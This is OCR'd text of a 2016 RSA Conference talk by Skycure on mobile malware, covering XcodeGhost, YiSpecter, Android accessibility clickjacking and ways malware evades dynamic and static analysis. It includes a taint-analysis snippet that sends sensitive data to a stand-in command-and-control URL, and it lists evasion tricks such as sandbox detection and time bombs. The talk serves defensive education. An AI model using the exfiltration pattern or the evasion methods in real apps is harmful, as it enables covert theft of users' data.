RSAConference2016

San Francisco | February 29 – March 4 | Moscone Center

Connect to Protect

SESSION ID: HTA-R03

The Ultimate Reason Why Hackers Are Winning The Mobile Malware Battle

Yair Amit

CTO & Co-Founder

Skycure

Adi Sharabani

CEO & Co-Founder

Skycure

#RSAC

Agenda


- Evolution of mobile malware
- Malware demo: bypassing app sandboxing
- Evading current malware detection techniques
- Recommendations & summary

Mobile Malware Evolution

Malware Evolution

```
C:\>dir/w

Volume in drive C is MS-DOS_6
```



Bloomberg Business

How Hackers Took Down a Power Grid

Ukraine was an easy target—but the U.S. has its own weaknesses.


Mobile Malware Evolution

- Motivation:
  - What you do, where you go, what you say, 24/7
- Challenges of mobile malware attackers:
  - Apple's App-Store and Google Play screening process
  - Acquiring privileges requires unnatural end-user flows

What attackers are doing?

XcodeGhost

- Compiler Malware:
  - Malicious development environment
  - Legitimate apps packed with malicious code
  - Malware version enters AppStore with developers' credentials



Developer


We recently removed apps from the App Store that were built with a counterfeit version of Xcode which had the potential to cause harm to customers. You should always download Xcode directly from the Mac App Store, or from the Apple Developer website, and leave Gatekeeper enabled on all your systems to protect against tampered software.

When you download Xcode from the Mac App Store, OS X automatically checks the code signature for Xcode and validates that it is code signed by Apple. When you download Xcode from the Apple Developer website, the code signature is also automatically checked and validated by default as long as you have not disabled Gatekeeper.

Whether you downloaded Xcode from Apple or received Xcode from another source, such as a USB or Thunderbolt disk, or over a local network, you can easily verify the integrity of your copy of Xcode. Learn more.

YiSpecter

- Jailbroken and non-jailbroken devices
- Aggressive distribution
- Apple's private APIs



http://ios.gcjxzz.net.cn
没有检测到本站专用播放器,请下载本站专用播放器，安装后运行即可观看本站2W部成人爽片！

不越狱、不花钱、海量正版免费必备，助你玩转苹果世界

http://wap.ithome.com
您是否需要下载-【快播私密版】播放器？
进入播放器点击右侧隐秘按钮可以观看特殊影片,你懂的。

Are You Sure You Want to Open the Application "快播私密版" from the Developer "iPhone Distribution: Baiwochuangxiang Technology Co., Ltd."?

Evolution of Android Malware

2011

Google Play is riddled with malware

Google introduces technologies such as “Bouncer” and “Verify Apps”


2016

3rd party stores are riddled with malware

Security Implications of Accessibility Features

- Accessibility frameworks are traditionally good candidates:
  - 2007 – Windows Vista speech recognition exploit
  - 2013 – Siri allows to bypass iPhone lock screen
  - 2014 – Siri Lets Anyone Bypass Your iPhone's Lockscreen -- Feature or Bug?
  - 2015 – iOS 9 allows access to photos and contacts on a passcode locked iPhone
- Exploitation of Android Accessibility Framework
  - ✓ Has full access to content in other apps (e.g. read emails)
  - ✓ Ability to monitor user activity and take actions accordingly

Would You Fall For This?


10:53

Evil Accessibility Ser... OFF

This service will copy all your keystrokes, viewed emails and identity

Use Evil Accessibility Service?


Evil Accessibility Service needs to:

- **Observe your actions**
  Receive notifications when you're interacting with an app.
- **Retrieve window content**
  Inspect the content of a window you're interacting with.

Android Clickjacking

Android Clickjacking

- Android overlay view
  - Can be presented on top of other apps
  - Can be used to pass touch events to underlying apps
- Result:
  - Users can be tricked to perform actions without their knowledge
- Example:
  - Android ransomware (Android.Lockdroid.E) gaining device administrator permissions



Source: Symantec

Live Demo:


Accessibility Clickjacking

Taking it to The Next Level

- Android.Lockdroid.E uses Clickjacking to lure victims to confirm admin permissions
- Accessibility Clickjacking + performAction method can approve the admin permissions without any user intervention


Malware Analysis Techniques and Why They Fail


Signature-Based Analysis



Dynamic Analysis


The Automated Hacker





Identification techniques:

- Network activity
- Debugging
- Instrumentation
- Etc.


en1: Capturing – Wireshark
File Edit View Go Capture Analyze Statistics Telephony Tools Help
Expression...
Clear
Apply

Filter: http.request.uri contains "/b/ss/"


No..	Time	Source	Destination	Protocol	Info
174	29.684700	10.0.2.2	66.235.139.121	HTTP	GET /b/ss/ [redacted]
305	70.849541	10.0.2.2	66.235.142.2	HTTP	GET /b/ss/ [redacted]
315	71.879805	10.0.2.2	66.235.142.2	HTTP	GET /b/ss/ [redacted]
370	76.101974	10.0.2.2	66.235.142.2	HTTP	GET /b/ss/ [redacted]
402	80.541323	10.0.2.2	66.235.142.2	HTTP	GET /b/ss/ [redacted]
432	82.969036	10.0.2.2	66.235.142.2	HTTP	GET /b/ss/ [redacted]


Evading Dynamic Analysis

- Make sure the malicious code is not executed during the analysis
- Examples:
  - Time bombs
    - Location bombs, IP bombs, etc.
  - Action-based bombs
  - Sandbox detection
    - Is the contact list full and “real”?
      - Same for meetings, emails, accounts, etc.
    - Am I running in a debugger? [Anti debugging]
  - Victim detection
    - Targeted attacks

Static Analysis

The Automated Code Auditor






```
        try {
            httpClient.execute(req, new ~~ResponseHandler~~<Object>() {
                @Override
                public Object handleResponse(~~HttpResponse~~ httpResponse) throws ~~ClientProtocolE~~
                    Log.i("DataSender", String.format("handleResponse: %s", httpResponse.getSta
                    return null;
                }
            });
        } catch (IOException e) {
            Log.e("DataSender", "Error sending HTTP request", e);
            e.printStackTrace();
        }

        return null;
    }
```

Gradle build finished in 3s 917ms (today 11:18 AM)



```
.field private soundButton:Lorg/andengine/entity/scene/menu/item/IMenuItem;

.field private soundButtonOff:Lorg/andengine/entity/scene/menu/item/IMenuItem;


# direct
.method
    .loc

    .pro
    .lin
    invo
    Lcom/aa/generaladaptiveapps/BaseActivity;

    move-result-object v7
```


Static analysis unpacks the app and analyses its code & resources

Skycure

RSAConference2016

Static Analysis

The Automated Code Auditor



```
String data = getSensitiveData();
```

```
String data = getSens      ata();
String deviceName

// ...
String data2 = "DeviceName=" + deviceName +
  "&senesitiveData=" + data;

        t("http://www.remote.cnc/data.php", data2);
```

```
String data2 = ............................ + data;
```


```
PostRequest("http://www.remote.cnc/data.php", data2);
```

Source – a method returning sensitive data

Sink - a method leaking out data

Static Analysis

Taint Analysis Example



Evading Static Analysis

